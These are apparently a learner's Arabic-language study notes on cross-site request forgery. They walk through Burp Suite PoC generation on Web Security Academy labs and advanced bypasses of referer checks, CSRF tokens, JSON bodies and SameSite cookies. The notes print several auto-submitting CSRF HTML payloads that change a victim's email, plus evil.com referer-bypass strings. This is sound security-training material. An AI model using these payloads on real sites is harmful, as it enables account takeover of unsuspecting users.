

CSFR Explain (Cross-Site Request Forgery)

- الثغره دي بتقدر تعملاها ف المكان اللي بتغير منو (User - pass - email)
- لو فمكان تغير الد pass بيطلب منك الد pass القديمه كدا مش هتلaci CSRF

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

The screenshot shows a user interface for updating account information. At the top, it says "Email". Below that is a text input field containing "hacker@gmail.com". Underneath the input field is a link "Manage Passwords". At the bottom of the form is a green button labeled "Update email".

- وانت بتحاول تغير الجيميل مثلا بتعمل Repeter intercept بالـ burp وتحول الطلب على ال Drop لازم ميعديش
- اهم حاجه بعد ما تحول الطلب تعمله Drop قبل ما تحوله اتأكد ان الجيميل الجديد فيه

Scan

- Do passive scan
- Do active scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Send to Organizer Ctrl+O
- Insert Collaborator payload
- Request in browser
- Extensions
- Engagement tools**
 - Change request method
 - Change body encoding
 - Copy Ctrl+C
 - Copy URL
 - Copy as curl command (bash)
 - Copy to file
 - Paste from file
 - Save item
- Save entire history
- Paste URL as request
- Add to site map

Site PROFESSIONAL v2024.5.4 - Te

llaborator Sequencer D

curity-academy.net
0vS
54: x64: rv:135.0)

- Find references
- Discover content
- Schedule task
- Generate CSRF PoC

security-academy.net

security-academy.net/m



0 highlights

- بعدها بتعمل موقع يغير الايميل ال burp pro ومنها بتختار Engagement tools

poC

Request to: https://0a7200d1034c30a780c7e49f00b800dd.web-security-academy.net

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 1

Request cookies: 1

Request headers: 18

CSRF HTML:

```

1 <html>
2   <!-- CSRF PoC - generated by Burp Suite Professional -->
3   <body>
4     <form action="https://0a7200d1034c30a780c7e49f00b800dd.web-security-academy.net/my-account/change-email">
5       <input type="hidden" name="email" value="hossam@gmail.com" />
6       <input type="submit" value="Submit request" />
7     </form>
8     <script>
9       history.pushState('', '', '/');
10      document.forms[0].submit();
11    </script>
12  </body>
13 </html>

```

- بيطلعك كود الموقع بتاخده تحطه في ملف html.

- الكود دا بيعد طلب للموقع المصايب يغير الجيميل بناء الشخص اللي هيخش للجيميل اللي انت حطيته

- لما تفتح الموقع وتعمل submit كدا الجيميل اتغير

My Account

Your username is: wiener

Your email is: hossam@gmail.com

The screenshot shows a user interface for updating their email address. At the top, it displays the current email as 'hossam@gmail.com'. Below this is a text input field containing 'hacker@gmail.com'. A green button labeled 'Update email' is positioned at the bottom left of the input field.

- الفايل دا بترفعه عندك على السيرفر اول ما حد بيخش الجيميل بيتغير

- طريقه العثور على الثغره
- 1- انت بتخشن علي الايميل تسجل دخول عليه
- 2- بتخشن علي الاماكن اللي فيها تغيير ايميل او باسورد اي مكان
- 3- بتعمل اكناك هتغير حاجه وتوقف الطلب
- 4- بتعمل CSRF poC Generate drop قبلها ومتناساش تعمل file.html
- 5- تحفظ الكود في file.html
- 6- بتفتح الكود علي نفس المتصفح اللي فاتح عليه الموقع وتعمل submit
- 7- لو لقينت الجيميل اتغير ف الموقع الاصلی يبقى كدا في ثغره

CSRF PoC generator

Request to: https://0a3700ba04e174b081fc39e1000800d8.web-security-academy.net

Options ?

Pretty Raw Hex

```

1 POST /my-account/change-email HTTP/2
2 Host: 0a3700ba04e174b081fc39e1000800d8.web-security-academy.net
3 Cookie: session=cmz4dx0lKpApaWZaJaifyW1LokI
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; rv:135.0) Gecko/20100101 Firefox/135.
5 Accept: text/html,application/xhtml+xml,application/xml,application/javascript,application/json

```

③ ⚙️ ⏪ ⏩ Search 0 h

CSRF technique:

- Auto-select based on request features
- URL-encoded form
- Multipart form
- Plain text form
- Cross-domain XHR (modern browsers only)
- Include auto-submit script

CSRF HTML:

```

1 <html>
2   <!-- CSRF PoC - generated by Burp Suite Professional -->
3   <body>
4     <form action="https://0a3700ba04e174b081fc39e1000800d8.web-security-academy.net/my-account/change-email">
5       <input type="hidden" name="email" value="test@gmail.com" />
6       <input type="submit" value="Submit request" />
7     </form>
8     <script>
9       history.pushState('', '', '/');
10      document.forms[0].submit();
11    </script>
12  </body>
13 </html>

```

③ ⚙️ ⏪ ⏩ Search 0 highlights

لو مش عايز كل ما تخشن على الموقع لازم تعمل submit بتفعل الخبرار دا بيعمل تلقائي

لو مش عايز تاخد الكود وتحفظه وبعدين تفتحه ف المتصفح وكدا

```


SRF HTML:
1 <html>
2   <!-- CSRF PoC - generated by Burp Suite Professional -->
3   <body>
4     <form action="https://0a3700ba04e174b081fc39e1000800d8.web-security-academy.net/myaccount/change-email" method="POST">
5       <input type="hidden" name="email" value="test@gmail.com" />
6       <input type="submit" value="Submit request" />
7     </form>
8     <script>
9       history.pushState('', '', '/');
0       document.forms[0].submit();
1     </script>
2   </body>
3 </html>

```

Search 0 highlights

Regenerate Test in browser Copy HTML Close

- يتضغط على **test in browser**



- يتأخد الرابط **copy** وتفتحه ف المتصفح بدل ال **.html**
- بس لازم يكون ال **broxy** ف المتصفح شغال
- بس كدا اول ما تفتح اللينك هيغير الايميل لوحده


- الموقع بتتحمي نفسها ازاي من الثغره
- الموقع بقت تحط حاجه اسمها **CSRF poc (proof-of-concept)**
- دي بتمكن اي حد يروح للموقع الا من خلال ال **website** بتاعهم يعني الرابط لما تفتحه مش هيعمل حاجه لأنها هتنمنعه
- بيتأكد الاول ان اللي باعت علشان يغير باعت من الموقع نفسه عن طريق **CSRF token** بتبقى حمايه للموقع

email=test%40gmail.com&csrf=4dR2NY229azpi31D55jr9D1fByBNMaYP

- زي كدا بعت **csrf** كحماية مع الجيميل
- بنتغير لكل شخص
- بتحل المشكله دي ازاي لأن لو معرفتش تحلها كذا خلاص

- ممكن تشيلها خالص من request وتجرب تعمل send
- او ممكن تجرب تشيل منها حروف واتحط بنفس العدد اللي شيلته حروف او ارقام تانيه وتجرب لما تعمل send بتشوف هتنفع ولا

• و ممكن ف ال repeter تغير الـ Get بدل Post



- ممكن تجرب تحط ال CSRF بتاعتك ممكن الموقع مش بيتأكد دي بتاع مين ودي بتاع مين

Advanced CSRF Bypass

Advanced CSRF bypass

- There are many things that can prevent you from testing CSRF vulnerability
 - 1- Referrer
 - 2- CSRF token
 - 3- SameSite cookies
 - 4- Json format

- طرق حمايه الموقع من الثغره

Advanced CSRF bypass

- What if you found referrer and the site checks it well
 - 1- remove the referrer header
 - 2- Referrer: <https://attacker.com/https://victim.com>
- But there is question how would you but that referrer inside the html POC

```
https://0afc00970340587c80d4df18005c0047.web-security-academy.net  
Referer:  
https://0afc00970340587c80d4df18005c0047.web-security-academy.net/m  
account?id=wiener
```

- لا Referrer عباره عن Request check عليه ولا لا

"Invalid referer header"



- هنا المشكله ف ال Referrer
- بتحاول تغير فيه وتبعث الطلب تشووف هينفع ولا
- لو منفعش بتحط (# او /؟ او @) بعد الرابط اللي انت كاتبه وبعدها تحط رابط الموقع الاصلی بعد ال #

```
https://evil.com#https://0afc00970340587c80d4df18005c0047.web-securi  
y-academy.net
```
- لو نفعت كدا انا عرفت ان دي بتغير فعلاً ف بنستعلها ازاي

```
<html>
  <head><meta name="referrer" content="unsafe-url"></head>
  <body>
    <script>history.pushState('', '', '/')</script>
    <form name="hacker" method="POST" action="https://account.example.com/change_email">
      <input type="hidden" name="email" value="hossamshady24@gmail.com">
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

- ف المكان اللي بتاخد منو الكود اول واهم حاجه لازم تضيف ف الكود ال head دا

```
<head>
  <meta name="referrer" content="unsafe-url">
</head>
```

- وبعدين بتضيف ف history.pushstate بعد ال / بتضيف رابط الموقع الاصلی

```
history.pushState("", "", "https://account.example.com")
```

- ودي امثله

Advanced CSRF bypass

- You can bypass the referrer with one of the methods as
- evil.com/account.example.com
- account.exampleevil.com
- account.exampleevil.com
- evil.com#account.example.com
- evil.com/file@example.com

Developers may think that the request can not be sent without referrer but we delete it with meta no-referrer as in the example coming

- ف ال refferer في شويه مبرمجين مقتطعين ان مفيش طلب بيروح للسيرفر ف بيعمل check لكن لو الطلب متبعتش بيفترضها true
- فبىستخدم ال no-referrer ف كود ال exploit


Advanced CSRF bypass

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <!-- Prevent referer header from being sent -->
    <meta name="referrer" content="no-referrer">
  </head>
  <body>
    <form action="https://app.example.com/api/profile/update" method="POST">
      <input type="hidden" name="new_email" value="attacker@example.com"/>
      <input type="submit" value="Submit request"/>
    </form>
    <script>history.pushState('','','/');document.forms[0].submit();</script>
  </body>
</html>
```

- نخس بقا لـ json


- بتبقى بشهه كدا {id : 1} Json

Advanced CSRF bypass



• دي انواع ال bypass اللي بنعملها ف ال json

Advanced CSRF bypass



• لو لقيت post او patch بتغير هال

Advanced CSRF bypass

```
<form action="https://app.example.com/api/profile/update" method="POST"
      enctype="text/plain">

    <input type="hidden"
          name='{"test": "x" value="y", "new_email": "attacker@example.com"}' />
    .
    .

```

- لما بتغير لـ `text/plain` بتضيف الكود اللي تحت دا الجزء الاصفر ثابت
- لو في `format` خاصه ب `json` بنضيفها ف ال `name`

- نخشن على ال `samesite`

Advanced CSRF bypass

- Same Site Strict Cookie Bypass
- It prevents the cookie from being sent by Cross site ways
- To bypass Same site cookie , you need to find open redirect or path traversal in the same site as:
- If you need to make changes in
- https://example.com/change_email and you can not change it by this way due to Same site

- الـ `cookie` جزء نت الـ `same site Strict`
- يتمتع الموقع انو يبعث الـ `cookie` عن طريق موقع ثاني

Advanced CSRF bypass

- Try to search in javascript files for path traversal as

```
6
7 redirectOnConfirmation = (blogPath) => {
8   setTimeout(() => {
9     const url = new URL(window.location);
10    const postId = url.searchParams.get("postId");
11    window.location = blogPath + '/' + postId;
12  },
13  3000);
```

- الحل انك تلاقي path traversal هوه انك تحاول تغير المسار اللي انت فيه وتحاول توصل للمسار بتاع تغير الايميل
- بتحاول تغير ف ال post id دا حل بس صعب

Advanced CSRF bypass

- Bypass the Samesite Lax
- Lax would be bypassed only in two cases ,
- Get request is used
- User clicked on the link to initiate the request

- دا ال samesite lax دا نوع برضو لحمایه ال cookies علشان محدش يستغلها ف ثغره ال csrf او xss
- علشان تتعدي ال من الحمایه لازم شرطين
- الاول لازم الطلب يتم عن طريق ال get
- الثاني لازم ال user هوه ال يضغط على اللينك علشان يعمل initiate

Advanced CSRF bypass

The screenshot shows a NetworkMiner capture. The 'Request' pane shows a GET request to '/my-account/change-email?email=asd%40asd.asd'. The 'Response' pane shows a 405 Method Not Allowed response with the message "Method Not Allowed". A red arrow points from the 'Method Not Allowed' text in the response to the circled 'GET' method in the request.

- علشان تعرف نوعها ببینلك ف ال response ال samesite ويكتب نوعها
- لو عملتها get ومنفتح

Advanced CSRF bypass

- What if the method is not allowed then we need to find a way to bypass not allowed method
- We can make request in post request but add parameter called `_method=POST` in our POC

```
<script>

document.location = "https://0aaf006c0369eb93c119b2cf0034005b.web-security-academy.net/
my-account/change-email?email=shubham@cobalt.xyzxxs&_method=POST";

</script>
```

- بتستخدم ال script parameter اسمو `_method=POST` بتضيفو ف ال

Advanced CSRF bypass

- 1. Remove the entire token parameter with value/Remove just the value.
- 2. Use any other random but same length token.
- 3. Use any other random (length-1) or (length+1) token.
- 4. Use attacker's token in victim's session.
- 5. Change the method from POST to GET and remove the token.
- 6. If request is made through PUT or DELETE then try POST
- 7. If token is sent through custom header; try to remove the header.

udemy

• طرق تنفيذ تجربة